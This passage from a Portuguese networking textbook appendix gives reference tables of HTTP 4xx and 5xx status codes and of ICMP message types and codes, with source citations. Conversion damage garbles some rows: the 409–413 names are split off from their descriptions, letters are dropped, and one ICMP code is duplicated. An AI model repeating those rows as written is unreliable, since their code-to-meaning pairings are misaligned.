O servidor não encontrou a página solicitada. Por exemplo, o servidor retornará esse código com frequência se a solicitação for para uma página que não existe mais no servidor. Se você não tiver um arquivo robots.txt no seu site e notar esse status na página robots.txt da guia Diagnóstico nas ferramentas do Google para webmasters, esse será o status correto. No entanto, se

você tiver um arquivo robots.txt e notar esse status, esse arquivo poderá estar nomeado incorretamente ou no local errado. Ele deve estar no nível superior do domínio e ter o nome robots.txt. Se você visualizar esse status para URLs que o Googlebot tentou rastrear (na página de erros HTTP da guia Diagnóstico), provavelmente o Googlebot seguiu um link inválido a partir de alguma outra página (que pode ser um link antigo ou que apresenta erros de digitação).

405	Método não permitido	O método especificado na solicitação não é permitido.
406	Não aceitável	A página solicitada não pode responder com as características de conteúdo solicitadas.
407	Autenticação de proxy necessária	Esse código de status é semelhante ao 401, mas especifica que o solicitante deve autenticar usando um proxy. Quando o servidor retornar essa resposta, também indicará qual proxy o solicitante deverá usar.
408	Timeout da solicitação	O servidor sofreu timeout ao aguardar a solicitação.

409	O servidor encontrou um conflito ao completar a solicitação. O servidor deve incluir informações sobre o conflito na resposta. O servidor pode retornar esse código em resposta a uma solicitação PUT que
410	entre em conflito com uma solicitação anterior, e uma lista de diferenças entre as solicitações. O servidor retornará essa resposta quando o recurso solicitado tiver sido removido permanentemente. É semelhante ao código 404 (Não encontrado), mas às vezes é usado no lugar de um 404 para recursos que tenham existido anteriormente. Se o recurso foi movido permanentemente, você deve usar o código 301 para especificar o novo local do recurso.
411	O servidor não aceitará a solicitação sem um campo de cabeçalho Comprimento-do-Conteúdo válido.
412	O servidor não cumpre uma das precondições que o solicitante coloca na solicitação.
413	O servidor não pode processar a solicitação porque ela é muito grande para a capacidade do servidor.
Desaparecido	
Comprimento necessário	
Falha na pré-condição	
Entidade de solicitação muito grande	

414	O URI solicitado é muito longo	O URI solicitado (geralmente um URL) é muito longo para ser processado pelo servidor.
415	Tipo de mídia incompatível	A solicitação está em um formato não compatível com a página solicitada.
416	Faixa solicitada não satisfatória	O servidor retorna esse código de status se a solicitação for para uma faixa não disponível para a página.
417	Falha na expectativa	O servidor não pode cumprir os requisitos do campo Expectativa do cabeçalho da solicitação.

## Códigos de status 5xx

Esses códigos de status indicam que o servidor teve um erro interno ao tentar processar a solicitação. Esses erros tendem a ocorrer com o próprio servidor, e não com a solicitação.

500	Erro interno do servidor	O servidor encontrou um erro e não pôde completar a solicitação.
501	Não implementado	O servidor não tem o recurso necessário para completar a solicitação. Por exemplo, o servidor poderá retornar esse código quando não reconhecer o método da solicitação.
502	Gateway inválido	O servidor estava operando como gateway ou proxy e recebeu uma resposta inválida do servidor superior.

		O servidor está indisponível no momento (por sobrecarga ou inatividade para manutenção). Geralmente, esse status é temporário.
503	Serviço indisponível	
504	Tempo-limite do gateway	O servidor estava operando como gateway ou proxy e não recebeu uma solicitação do servidor superior a tempo.
505	Versão HTTP incompatível	O servidor não é compatível com a versão do HTTP usada na solicitação.

- 
1. Disponível em: [https://pt.wikipedia.org/wiki/Lista\\_de\\_c%C3%B3digos\\_de\\_estado\\_HTTP](https://pt.wikipedia.org/wiki/Lista_de_c%C3%B3digos_de_estado_HTTP). Acesso em: 14 ago. 2019.



### Lista com a de nição de algumas das mensagens ICMP:<sup>1</sup>

Tipo	Código	Mensagem	De nição da mensagem
8	0	Pedido de ECHO	Esta mensagem é utilizada quando usamos o comando PING. Ele permite testar a rede, envia um datagrama para um destinatário e pede que ele o restitua.
3	0	Destinatário inacessível	A rede não está acessível.
3	1	Destinatário inacessível	A máquina não está acessível.
3	2	Destinatário inacessível	O protocolo não está acessível.
3	3	Destinatário inacessível	A porta não está acessível.
3	4	Destinatário inacessível	Fragmentação necessária, mas impossível devido à bandeira ( ag) DF.

3	5	Destinatário inacessível	O encaminhamento falhou.
3	6	Destinatário inacessível	Rede desconhecida.
3	7	Destinatário inacessível	Dispositivo desconhecido.
3	8	Destinatário inacessível	Dispositivo não conectado à rede (inutilizado).
3	9	Destinatário inacessível	Comunicação com a rede proibida.
3	10	Destinatário inacessível	Comunicação proibida com a máquina.
3-	11	Destinatário inacessível	Rede inacessível para este serviço.
3	12	Destinatário inacessível	Máquina inacessível para este serviço.
3	11	Destinatário inacessível	Comunicação proibida (ltragem).
4	0	Source Quench	O volume de dados enviado é muito grande, e o roteador envia esta mensagem para prevenir que está saturado, para pedir para reduzir a velocidade de transmissão.
5	0	Redirecionamento para um hóspede	O roteador vê que a rota de um computador não está boa para um serviço dado e envia o endereço do roteador a ser acrescentado à tabela de encaminhamento do computador.
5	1	Redirecionamento para um hóspede e um serviço dado	O roteador vê que a rota de um computador não é boa para um serviço dado e envia o endereço do roteador a ser acrescentado à tabela de encaminhamento do computador.
5	2	Redirecionamento para uma rede	O roteador vê que a rota de uma rede inteira não é boa e envia o endereço do roteador a ser acrescentado à tabela de encaminhamento dos computadores da rede.
5	3	Redirecionamento para uma rede e um serviço dado	O roteador vê que a estrada de uma rede inteira não é boa para um serviço dado e envia o endereço do roteador a ser acrescentado à tabela de encaminhamento dos computadores da rede.

11	0	Tempo ultrapassado	Esta mensagem é enviada quando o tempo de vida de um datagrama é ultrapassado. O cabeçalho do datagrama é devolvido de modo que o usuário saiba que o datagrama foi destruído.
11	1	Tempo de remontagem do fragmento ultrapassado	Esta mensagem é enviada quando o tempo de remontagem dos fragmentos de um datagrama é ultrapassado.
12	0	Cabeçalho errado	Esta mensagem é enviada quando o campo de um cabeçalho está errado. A posição do erro é retornada.
13	0	Timestamp request	Uma máquina pede para outra a sua hora e a sua data do sistema (universal).
14	0	Timestamp reply	A máquina receptora dá a sua hora e a sua data do sistema para que a máquina emissora possa determinar o tempo de transferência dos dados.
15	0	Pedido de endereço de rede	Esta mensagem permite pedir à rede um endereço IP.
16	0	Resposta de endereço	Esta mensagem responde à mensagem precedente.
17	0	Pedido de máscara de sub-rede	Esta mensagem permite pedir à rede uma máscara de sub-rede.
18	0	Resposta de máscara de sub-rede	Esta mensagem responde à mensagem precedente.

- 
1. CCM. O protocolo ICMP. Disponível em: <http://br.ccm.net/contents/267-o-protocolo-icmp>. Acesso em: 14 ago. 2019.

Esta obra foi composta em Chaparral Pro e impressa em papel Offset 75 g/m<sup>2</sup> pela grá ca Paym